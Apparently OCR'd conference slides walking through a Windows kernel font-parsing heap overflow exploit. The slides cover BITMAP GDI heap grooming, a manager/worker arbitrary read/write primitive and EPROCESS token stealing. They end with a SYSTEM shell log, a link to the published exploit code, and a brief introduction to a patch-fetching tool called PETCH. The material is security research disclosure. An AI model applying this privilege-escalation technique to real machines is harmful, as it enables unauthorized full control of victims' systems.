> Heap overflow → Aribtrary read/write primitive

> Technique from Core Security using **BITMAP GDI** objects
>
> > https://blog.coresecurity.com/2015/09/28/abusing-gdi-for-ring0-exploit-primitives/

> Overwrite BITMAP object header to control where *GetBitmapBits*/*SetBitmapBits* reads and writes

Can we get a BITMAP object to be right after the buffer we overflow?

Do we have enough control of the output to set the fields we want?

Controlling heap layout


> The buffer is returned from ***AllocFreeTmpBuffer***

> We need a GDI object to be located on the same heap as our buffer

> If the buffer size is > 4096, ***AllocFreeTmpBuffer*** uses *Win32AllocPool*

> ***CreateBitmap*** call allocates memory with ***AllocateObject***, which also uses *Win32AllocPool*

Controlling heap layout



0x2000 bytes with padding

> Allocate some bitmaps, then free every other one to form some holes

> If the allocated buffer is the same size as the bitmap, it should fill in a hole

> Allocation size of 0x1FFC bytes rounds to 0x2000 bytes
>
> > No in-band metadata for page aligned allocations!

Controlling heap layout

BITMAP allocation size is **SURFACE::tSize** + bitmap data


If we use 32-bit pixels, on x86 Windows:

> 0x1FFC = 376 + 4 x **1953** pixels


GLYPHSET allocation size is headers + range data

If allocation is > 4096 bytes:

> 0x1FFC = 16 (tmp header) + 16 (glyphset header)
> + 4 x **2039** ranges


Temp Buffer for GLYPHSET
AllocFreeTmpBuffer header
GLYPHSET header
Array of WCRANGE (character ranges)


Overwriting the BITMAP header


Bitmap 3
Temp Buffer for GLYPHSET (was Bitmap 4)
Bitmap 5
Bitmap X (was Bitmap 6)
Bitmap 7
Bitmap 5 "data" (after size is overwritten)

- We do not have arbitrary control of the output bytes
  - Difficult to precisely control the address or length fields

- Instead, we just overwrite the length field of the next bitmap
  - Allocate some more bitmaps to fill in remaining holes

Overwriting the BITMAP header



Overflow of **40** bytes corrupts the size field, but avoids corrupting the address field (pvBits0)

We **corrupt** *hdev*, which we will need to handle

Overwriting the BITMAP header

When overwriting **sizlBitmap** (width) field, we also corrupt *hdev*

hdev is dereferenced by a call to ***GetBitmapBits***/***SetBitmapBits***


We have two options

- *hdev* == NULL
- *hdev* points to valid memory

We have very limited control of the output
(we cannot write a NULL pointer or a valid 64-bit address)

Instead, only target **32-bit Windows**, and use ***VirtualAlloc*** to allocate memory at a fixed address: **0x10000**

Read-Write-Anywhere Primitive



Header overwritten to point to target memory for R/W

Header overwritten to point to Worker's header


- Change the fields in Bitmap X, so that its *pvBits* points to Bitmap 5 header
  - Bitmap X becomes our **Manager** because it controls which address we read/write

- We can now use ***GetBitmapBits***/***SetBitmapBits*** on Bitmap 5
  - It is called the **Worker** because it does the actually read/write to the target

Getting SYSTEM

- With memory read/write, SYSTEM is easy!
- Follow pointers to get to **NT!PsInitialSystemProcess**
  - BITMAP header *pdev* field → *win32kfull!SpStrokeAndFillPath*
  - *win32kfull!SpStrokeAndFillPath* → import *NT!ObfDeferenceObject*
  - *NT!ObfDeferenceObject* → *NT!PsInitialSystemProcess*
- The initial system process always has a SYSTEM token
- Follow linked-list of processes to find our process

Getting SYSTEM




```
typedef struct _EPROCESS
{
    KPROCESS Pcb;
    EX_PUSH_LOCK ProcessLock;
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER ExitTime;
    EX_RUNDOWN_REF RundownProtect;
    PVOID UniqueProcessId;
    LIST_ENTRY ActiveProcessLinks;
    ULONG QuotaUsage[3];
    ULONG QuotaPeak[3];
    ULONG CommitCharge;
    ULONG PeakVirtualSize;
    ULONG VirtualSize;
    LIST_ENTRY SessionProcessLinks;
    PVOID DebugPort;
    union
    {
        PVOID ExceptionPortData;
        ULONG ExceptionPortValue;
        ULONG ExceptionPortState: 3;
    };
    PHANDLE_TABLE ObjectTable;
    EX_FAST_REF Token;
    ULONG WorkingSetPage;
    // ...
} EPROCESS, *PEPROCESS;
```

Follow *ActiveProcessLinks* to iterate over all EPROCESS until we find our *UniqueProcessId*

Replace *Token* in EPROCESS of our process with the *Token* from initial process' EPROCESS

Success!



```
fun.ttf has 2049 ranges with size of 8212
orig.ttf has 2039 ranges with size of 8172
5: 00044004
Found manager at 1
pDev @ 8ee77008
pSpStrokeAndFillPath @ 8f442374
pObfDereferenceObject @ 81a70b80
PsInitialSystemProcess @ 85c5ec40
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop>whoami
nt authority\system

C:\Users\User\Desktop>_
```

Full exploit code will be published now!

https://github.com/theori-io/FontFun


PETCH

Making your life little bit easier

PETCH

- Patch fetcher
- Microsoft update management tool
- Reduce repetitive tasks
  - **Search, download, extract, get symbols**, diff, analyze, exploit
  - ⇒ *PETCH*, diff, analyze, exploit
- Queue up multiple updates
  - Automatically populated, downloaded and extracted

Search + Add KB entries

